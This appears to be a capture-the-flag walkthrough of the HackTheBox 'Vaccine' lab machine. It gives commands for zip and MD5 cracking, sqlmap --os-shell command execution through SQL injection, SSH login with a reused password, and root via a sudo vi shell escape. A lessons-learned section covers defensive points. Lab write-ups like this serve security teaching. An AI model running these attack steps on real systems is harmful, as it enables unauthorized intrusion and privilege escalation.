
HackTheBox — Vaccine
Vaccine is a Very Easy Linux box that rewards methodical enumeration at every layer: an anonymous FTP share hands you a password-protected zip, cracking it surfaces hardcoded credentials, and those credentials open a web app riddled with PostgreSQL SQL injection. From there, a classic sudo misconfiguration with vi hands you root in seconds. It’s a tightly constructed chain where each stage feeds the next — a great box for internalizing how credential reuse and layered misconfigurations compound into a full compromise.
Reconnaissance
Port Scan
I started with a default script and version scan across all TCP ports. With a box called Vaccine, I expected something web-based, but it’s always worth letting nmap tell you the full picture first.

Three ports: FTP with anonymous login enabled, SSH, and a PHP-backed web app. The juicy detail is right there in the nmap output — anonymous FTP is allowed, and there’s already a file sitting on the server waiting to be grabbed.
FTP — Pulling the Backup
Anonymous FTP is a gift during recon. I logged in without credentials and grabbed the only file present.
ftp <TARGET>
# Username: anonymous, Password: (blank)
ftp> get backup.zip
Cracking the Zip
The zip was password-protected, which might feel like a dead end — but password-protected zips are notoriously weak against dictionary attacks. zip2john extracts a crackable hash from the archive metadata, and john does the rest.
zip2john backup.zip > backup.hash
john backup.hash --wordlist=/usr/share/wordlists/rockyou.txt

Password 741852963 — a purely numeric sequence that rockyou finds almost instantly. The archive contained index.php and style.css, the source code for the web application running on port 80.
Hardcoded Credentials in Source
Reviewing index.php, the login logic was immediately suspicious:
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === '2cb42f8734ea607eefed3b70af13bbd3') {
        $_SESSION['login'] = "true";
        header("Location: dashboard.php");
    }
}
The password is stored as an MD5 hash. MD5 is not a password hashing function — it’s a fast digest algorithm with no salting, which means any entry in a precomputed rainbow table will crack it instantly. A quick lookup (or hashcat with mode -m 0) reveals: 2cb42f8734ea607eefed3b70af13bbd3 → qwerty789.
Credentials: admin / qwerty789. Logging into the web app on port 80 redirects to dashboard.php.
Foothold
SQL Injection on dashboard.php
The dashboard presented a car search interface with a URL parameter: dashboard.php?search=. The first thing I do with any search field is probe for injection. Sending a single quote caused the application to throw a verbose error:
search=shell'

The database is PostgreSQL (the ilike operator is a PostgreSQL-specific case-insensitive LIKE), and the full query is exposed. This is a textbook error-based SQL injection — the application is directly interpolating our input into the query without sanitisation.
I handed it off to sqlmap to confirm and exploit. The --cookie flag is needed since the dashboard is behind authentication.
sqlmap -u 'http://<TARGET>/dashboard.php?search=a' \
  --cookie="PHPSESSID=<your_session_id>" \
  --os-shell
sqlmap confirmed stacked queries and UNION-based injection, then leveraged PostgreSQL’s COPY TO/FROM PROGRAM feature to achieve OS command execution. --os-shell drops you into an interactive pseudo-shell running as the postgres OS user.
Recovering Database Credentials
With command execution established, I read the dashboard.php source directly from the server:
os-shell> cat /var/www/html/dashboard.php

Buried in the PHP is the database connection string:
$conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
There it is — the postgres database user’s password, P@s5w0rd!, stored in plaintext. This is an extremely common pattern: developers hardcode database credentials in application source files and the same password gets reused for the OS-level account. Let’s test that assumption.
ssh postgres@<TARGET>
# Password: P@s5w0rd!
It works. We have a proper SSH session as postgres and can grab the user flag.
Privilege Escalation
Enumerating sudo Permissions
The first thing I check after landing a shell is sudo -l — what can this user run as root without a password (or with their known password)?
The intent here was to allow the postgres user to edit the PostgreSQL host-based authentication config file as root — a reasonable-seeming permission. The problem is that vi (and most text editors) can spawn a shell from within the editor itself. This is documented exhaustively on GTFOBins.
Shell Escape via vi
The exploit is trivial: open the file with the allowed sudo command, then use vi’s built-in command execution to spawn a shell. The shell inherits the sudo context — meaning it runs as root.
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
Once inside vi, drop into command mode and execute:
:!/bin/bash

Full root access. The root flag is at /root/root.txt.
Lessons Learned
Anonymous FTP is a recon goldmine. Always authenticate as anonymous during enumeration — you’d be surprised how often it’s enabled on production-adjacent boxes and real systems.
Password-protected zips offer almost no security against dictionary attacks. zip2john + rockyou will crack the vast majority of zip passwords encountered in the wild. If you need to protect an archive, use a long, random passphrase — not a PIN or dictionary word.
MD5 is not a password hash. It’s fast, unsalted, and fully reversible via rainbow tables. Any application storing passwords as raw MD5 digests should be considered compromised by default. Proper password storage uses bcrypt, scrypt, or Argon2.
PostgreSQL’s ilike in a URL parameter is a strong SQLi indicator. The moment you see a case-insensitive search exposed in a query string, probe it aggressively. PostgreSQL stacked queries + COPY TO/FROM PROGRAM is a reliable path to OS command execution once injection is confirmed.
sqlmap --os-shell is powerful but noisy. It works by writing a backdoor script to the web root and communicating through it. In a real engagement, understand what artifacts it leaves behind — this technique would light up any decent WAF or SIEM.
Database connection strings in PHP files almost always contain reused credentials. When you find a pg_connect(), mysqli_connect(), or similar call, note the password and try it everywhere: SSH, sudo, other services. Developer credential reuse is epidemic.
Any sudo entry allowing a text editor is an instant root. vi, vim, nano, less, more, awk, python — if a user can sudo any of these, check GTFOBins and assume privilege escalation is trivial. The principle of least privilege means granting write access to a specific file, not unrestricted shell access through an editor.